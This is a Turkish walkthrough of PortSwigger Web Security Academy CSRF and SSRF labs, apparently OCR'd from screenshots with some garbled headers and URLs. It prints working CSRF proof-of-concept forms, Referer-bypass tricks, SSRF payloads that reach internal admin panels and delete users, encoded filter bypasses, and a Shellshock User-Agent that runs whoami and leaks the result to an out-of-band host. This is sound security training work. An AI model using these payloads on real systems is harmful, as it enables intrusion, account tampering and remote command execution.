
Verilen bilgiler ile giriş yapalım. Daha sonra mail değişikliği yapalım. Proxy History'den de neler olduğuna bakalım.

```
1 POST /my-account/change-email HTTP/2
2 Host: Oa0b004804337dbf80f51790006c002a.web-security-acade
.net
3 Cookie: session=6S5LYkXPaKPWwKZPwhkdWviMBGssale1
Content-Length: 21
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="136", "Google
Chrome";v="136", "Not.A/Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Windows"
8 Origin:
https://Oa0b004804337dbf80f51790006c002a.web-securi
-academy.net
9 Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x6
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=1
,image/avif,image/webp,image/apng,*/*;q=0.8,appli
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://Oa0b004804337dbf80f51790006c002a.web-securi
-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.
Priority: u=0,i
email=deneme$40deneme
```

Herhangi bir CSRF tokeni içermiyor ve bu durum bizlere CSRF açığı olabileceğini gösteriyor. Şimdi biraz daha kurcalayalım. Change-mail kısmını Burp Suite Pro'da CSRF payload kısmına tıklayarak oluşturduk. Ve daha sonra linki kopyaladık. Yapıştırmırken mail adresini değiştirdik.

Şimdi bunu kurbana göndermeden önce çıkış yapalım. Hesabımızdan çıkış yaptıktan sonra kurbana gönderelim.

SameSite Lax bypass via cookie refresh

LAB

Solved



Lab çözümü tamamlandı.

Burada SameSite=LAX dediğimiz şey: Tanımlama bilgisi aynı siteden gelen isteklerde ve diğer sitelerden gelen GET isteklerinde gönderilir. Biz bize mail adresi değişikliği için verilen çerezleri başka bir kullanıcı için kullandık. Böylelikle bypass etmiş olduk.

LAB 11: CSRF where Referer validation depends on header being present

Bize verilen bilgiler ile giriş yapıp siteyi biraz kurcalayalım.

Referer:

<https://0a8900c9039be9f280aa179800d000c2.web-securi-academy.net/my-account?id=wiener>

Bu labdaki önemli kısım lab isminden de anlaşılacağı gibi referer kısmıdır. Burada oynamaya yapalım ve isteği tekrardan göndereceğiz.

"Invalid referer header"

Hatasını alıyoruz. Tamamen kaldırduğumuzda ise bir problem olmadığını görüyoruz. Şimdi mail değişikliği yaparken isteği tutup Repeater'e göndereceğiz ve ardından DROP edelim.

Şimdi bu yakaladığımız isteği CSRF kısmına atalım ve şunu ekleyelim.

CSRF HTML:

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <head>
4   <meta name="referrer" content="no-referrer">
5   </head>
  <body>
```

Bu linki alıp kopyalayıp kurbana göndereceğiz.

CSRF where Referer validation depends on header being present

LAB

Solved



Lab çözümü tamamlandı.

LAB 12: CSRF with broken Referer validation

Bilgiler ile giriş yapalım. Bu lab da Referer kısmı ile ilgili bir labımız. Burada biraz uğraştıktan sonra fark ettiğim şey şu oldu:

Referer :
`https://0a9f006d04a2187580d0214500ce0027.web-security-academy.net/my-a/0a9f006d04a2187580d0214500ce0027.web-security-academy.net/` | Soru işaretinden sonra tekrardan link yapıştırınca sorun olmadı. Biz bu durumu bypass edeceğiz.

```
<script>
history.pushState ('', '', '/0a9f006d04a2187580d0214500ce0027.web-security-academy.net');
```

Şeklinde ayarladıkten sonra bunu kopyalıyoruz. Bu bizim CSRF payloadımız.

Ayrıca:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Referrer-Policy: unsafe-url
```

Kısmini da ekliyoruz. Bunu da kurbana gönderiyoruz.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional --&gt;
&lt;body&gt;
&lt;form action="https://0a9f006d04a2187580d0214500ce0027.web-security-academy.net/my-account/change-email" method="POST"&gt;
&lt;input type="hidden" name="email" value="MURAT&amp;#64;MURAT" /&gt;
&lt;input type="submit" value="Submit request" /&gt;
&lt;/form&gt;
&lt;script&gt;
history.pushState("", "", '/0a9f006d04a2187580d0214500ce0027.web-security-academy.net');
document.forms[0].submit();
&lt;/script&gt;</pre>
```

CSRF with broken Referer validation

LAB

Solved



Ve lab çözümünü tamamlamış olduk.

SSRF ile İlgili Lab Çözümleri

(PortSwigger)

SSRF ile ilgili PortSwigger üzerinde bulunan tüm lab çözümlerini anlatacağım.

LAB 1: Basic SSRF against the local server

Lab çözümü için siteyi inceliyoruz. Burp Suite ile gelen istekleri yakalıyoruz. Göze çarpan bir durum var.

Check stock isteğinde:

```
1 POST /product/stock HTTP/1.1
2 Host: 0a9900540496e95a8364194a0028005b.web-security-academy.net
3 Cookie: session=SFxtCUTdFvi0QZYV3yaiu0pfxmVXIk5
4 Content-Length: 107
5 Sec-Ch-Ua-Platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Chromium";v="136", "Google Chrome";v="136",
"Not.A/Brand";v="99"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: /*
11 Origin:
https://0a9900540496e95a8364194a0028005b.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a9900540496e95a8364194a0028005b.web-security-academy.net/p
roduct?productId=3
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr
18 Priority: u=1, i
19 Connection: keep-alive
20
21 stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fche
k%3FproductId%3D%26storeId%3D1
```

Şeklindeki kısımda stockApi

parametre değerini <http://localhost/admin> olarak değiştiriyoruz.

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)
carlos - [Delete](#)

Kısmı bizi karşıladı. Burada silme butonuna tıkladığımızda admin olmamızı istiyor.

```
1 GET /admin/delete?username=wiener HTTP/2
2 Host: 0a9900540496e95a8364194a0028005b.web-
```

Bu link bizi karşıladı. Biz stockApi'ye bu URL'i <http://localhost/admin/delete?username=carlos>

Şeklinde gönderirsek ne olur.

Basic SSRF against the local server

LAB Solved

[Back to lab description >](#)

Lab çözümü tamamlanmış olur. 😊

LAB 2: Basic SSRF against another back-end system

Lab çözümü için sitemizi kurcalıyoruz. Burada bize lab detayında verilen kısımları inceledikten sonra IP adresi yönlendirmesi ile admin sayfasına bağlanacağımızı keşfettik. Peki admin sayfasının olduğu IP adresini nasıl bulacağız? Brute-force atağı bu kısımda mantıklı geliyor. Şimdi bunları deneyelim.

Bir önceki labdan da kopya çekerek:

```
20
21 stockApi=
http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3Fproduct
Id%3D2%26storeId%3D1
```

Kısmini yakaladık. Şimdi burada 192.168.0.X:8080 portunda x yerine admin sayfasının olduğu kısmını bulmak için bu isteği Intruder'e gönderelim.

```
stockApi=http://192.168.0.1:8080/admin
```

Şeklinde yazdıktan sonra Numbers olarak brute-force atağını deneyelim.

Payload position: All payload positions
Payload type: Numbers
Payload count: 255
Request count: 255

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range
Type: Sequential Random
From: 1
To: 255
Step: 1
How many:

IP adresi aralığı 1-255 olduğu için payloadımızı ayarlayıp atağı başlatalım.

Request	Payload	Status code	Response received	Error	Timeout	Length
51	51	200	155		3272	
0		400	206		141	

Burada IP adresindeki X kısmının 51 olduğunu bulduk. Şimdi bunu gönderelim ve sonuçlara bakalım.

Web Security Academy Basic SSRF against another back-end system LAB Not solved

Back to lab description >

Users

wiener - [Delete](#)
carlos - [Delete](#)

[Home](#) | [Admin panel](#) | [My account](#)

Ve şimdi bir önceki labdaki gibi kısmın aynı şekilde gönderiyoruz.

Silmek isterken isteği yakalıyoruz ve daha sonra bunu stcokApı parametre:

/http://192.168.0.51:8080/admin/delete?username=Carlos bunu yapıştırıyoruz.

9
0 stockApi=http://192.168.0.51:8080/admin/delete?username=carlos

Ve bunu söylüyoruz.

Basic SSRF against another back-end system

LAB Solved

[Back to lab description >](#)

Ve lab çözümü tamamlayalım.

LAB 3: Blind SSRF with out-of-band detection

Lab çözümü için keşif yapıyoruz. Bu labda incelediğimizde Blind SSRF mantığının temel mantığını göreceğiz.

Referer kısmına:

Referer:

<https://rgb1mvlmfegblwt00634jpljhan2bszh.oastify.cc>

Burp collaborator'den oluşturduğumuz linki yapıştırıyoruz. Ve daha sonra bunu gönderiyoruz. Sayfayı yeniledik.

Blind SSRF with out-of-band detection

LAB Solved

[Back to lab description >](#)

Ve labı çözmüş olduk.

LAB 4: SSRF with blacklist-based input filter

Biraz kurcalayalım. Lab ipucunda bize localhost admin'i kullanacağımızı söylüyor. Siteye gidelim. Check Stock kısmını repeater'a atalım.

Priority : u=1, i

stockApi =http://127.1 |

Bu komutun 200 verdiği bulduk. Şimdi admin'e erişim sağlamamız gerekiyor.

Admin yazısını 2 kere URL encode ettikten sonra:

```
-----+ + + + +  
stockApi=http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65  
-----+ + + + +  
17 <div id="academyLabHeader ">  
18   <section class='academyLabBanner '>  
19     <div class=container >  
20       <div class=logo >  
21     </div>  
-----+ + + + +
```

200 aldık. Şimdi bu linkin sonuna delete?username=Carlos yazısını ekleyip gönderiyoruz.

```
stockApi=  
http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65  
%26%65/delete?username=carlos
```

Bunu gönderelim.

The screenshot shows a challenge titled "SSRF with blacklist-based input filter" from the "Web Security Academy". A green "Solved" badge with a checkmark icon is visible. Below the title is a "Back to lab description" link.

Ve lab çözümü tamamlandı.

LAB 5: SSRF with filter bypass via open redirection vulnerability

Verilen ipuçları ile birlikte sayfamızı inceliyoruz. İncelerken bir stok kontrolü yapıldığında:

< Return to list | Next product

Next Product kısmına tıklayıp isteği inceleyelim.

```
GET /product/nextProduct ?currentProductId =2&  
path=/product?productId= | HTTP/2
```

Bu kısımda path yolunu product'ten sonra admin sayfası olacak şekilde stock parametresi olarak göndermeyi deneyelim.

```
stockApi=  
/product/nextProduct?path=http://192.168.0.12:8080/  
min
```

Şeklinde yollayınca:

The screenshot shows a challenge titled "SSRF with filter bypass via open redirection vulnerability" from the "Web Security Academy". A green "Not solved" badge is visible. Below the title is a "Back to lab description" link and navigation links for "Home", "Admin panel", and "My account". The "Users" section lists "wiener" and "carlos" with "Delete" links next to them.

Sayfası bizi karşılıyor. Şimdi biz kullanıcı silmeye basıp çıkan URL'i de kullanarak bypass edeceğiz.

```
GET /http://192.168.0.12:8080/admin/delete?username=carlos HTTP/2
Host: 0a1e0090048f761a80aa53ac000000aa.web-security-academy.net
```

Bu kısmını tamamen biraz önceki gönderdiğimiz yerde yapıştırıp atarsak her şey çözülmüş olacaktır.

```
stockApi =
/product/nextProduct?path=http://192.168.0.12:8080/admin/delet
e?username=carlos
```

Şeklinde göndereлим.

SSRF with filter bypass via open redirection vulnerability

LAB

Solved



[Back to lab description >>](#)

Ve lab çözümü tamamlandı.

LAB 6: Blind SSRF with Shellshock exploitation

Burada biz shellshock kullanarak labı çözeceğiz. Post sayfamızın birini alarak Intruder'a gönderdik. Daha sonra:

```
GET /product?productId=2 HTTP/2
Host: 0a8800c303e6745c803f9421005100ca.web-security-academy.net
Cookie: session=0dTkMArp8Ce3QZrWainlgIixyj22d6u
Sec-Ch-Ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: () { :; }; /usr/bin/nslookup $(whoami).gauqgkfb93k0vlnpuvxtdef8bzhs5it7.oastify.co
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://192.168.0.8:8080
Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
```

Burada User-Agent kısmına:

```
() { :; }; /usr/bin/nslookup $(whoami).
```

Diyerek Burp Collaborator linkimizi yapıştırdık ve Referer kısmına da:

```
http://192.168.0.1:8080
```

Linkini yapıştırdık. Şimdi hangi IP adresi olduğunu bulmak için 1'e brute-force saldırısı yapalım.

Payloads to generate: 1 [Copy to clipboard](#) Include Collaborator server location [Poll now](#) Polling automatically

#	Time	Type	Payload	Source IP address
1	2025-May-13 13:28:26.507 UTC	DNS	gauqgkfb93k0vlnpuvxtdef8bzhs5it7	3.251.104.171
2	2025-May-13 13:28:26.507 UTC	DNS	gauqgkfb93k0vlnpuvxtdef8bzhs5it7	3.251.104.159

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **peter-y28Pv0.gauqgkfb93k0vlnpuvxtdef8bzhs5it7.oastify.com**.
The lookup was received from IP address 3.251.104.171:56390 at 2025-May-13 13:28:26.507 UTC.

Atak sonucunda collaborator'a gittiğimizde cevabımızı bulduk.

e **peter-y28Pv0.gauqgkfb93k0vlnpuvxtdef8bzhs5it7.oastify.com**.

İlk noktaya kadar olan kısmını cevap olarak yapıştıralım.

Blind SSRF with Shellshock exploitation



Ve lab çözümünü tamamlamış olduk.

LAB 7: SSRF with whitelist-based input filter

Ve artık son labımıza geldik.

Bu labda da white-list açığını kullanacağız. Elimizde stockApi parametresi var. Biz buna ne yapabiliriz? Gönderilen kısmını

```
http://username@stock.weliketoshop.net/
```

Şeklinde bir link ile göndermeyi deneyelim.

Sorunlar oldu. Username 'den sonra # koymayı deneyelim.

400 error aldık. Bu simbolü encode ederek tekrar deneyelim. 2 kere encode ettikten sonra yanıt alabildik. Şimdi sonuna admin ekleyelim ve sonuçlara bakalım. Username kısmını da localhost olarak değiştirelim.

Şimdi deneyelim.

```

1 POST /product/stock HTTP/2
2 Host : 0a300008031d08dd813466be00650068.web-security-academy.net
3 Cookie : session = COkJ2AnxgSFyZqIeZp8Fg6uOwRch4W2G
4 Content-Length : 63
5 Sec-Ch-Ua-Platform : "Windows"
6 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
7 Sec-Ch-Ua : "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
8 Content-Type : application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile : ?0
10 Accept : /*
11 Origin :
https://0a300008031d08dd813466be00650068.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
https://0a300008031d08dd813466be00650068.web-security-academy.net/product?productId=3
16 Accept-Encoding : gzip, deflate, br
17 Accept-Language :
tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Priority : u=1, i
19
20 stockApi =
http://localhost%25%32%33@stock.weliketoshop.net/admin

```

SSRF with whitelist-based input filter

LAB Not solved

[Back to lab description >](#)

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Bu kısımda şimdi Interception ile yakalayalım ve hemen ardından Carlos kullanıcısını silmeye başalım. Çıkan linki de gönderdiğimiz bu linkin sonuna ekleyelim.

```

GET /admin/delete ?username =carlos HTTP/2
Host :
0a300008031d08dd813466be00650068.web-security-academy.net
Sec-Ch-Ua : "Chromium";v="136", "Google Ch

```

Bu kısmı da linke ekleyelim.

```
http://localhost%25%32%33@stock.weliketoshop.net/admin/delete?username=carlos
```

Göndereceğimiz link hazır. Şimdi bunu yollayalım.

SSRF with whitelist-based input filter

LAB Solved



[Back to lab description >](#)

Ve lab çözümü tamamlandı.

BÖYLELİKLE PORTSWIGGER ÜZERİNDE BULUNAN BÜTÜN CSRF VE SSRF LAB ÇÖZÜMLERİ TAMAMLANMIŞTIR.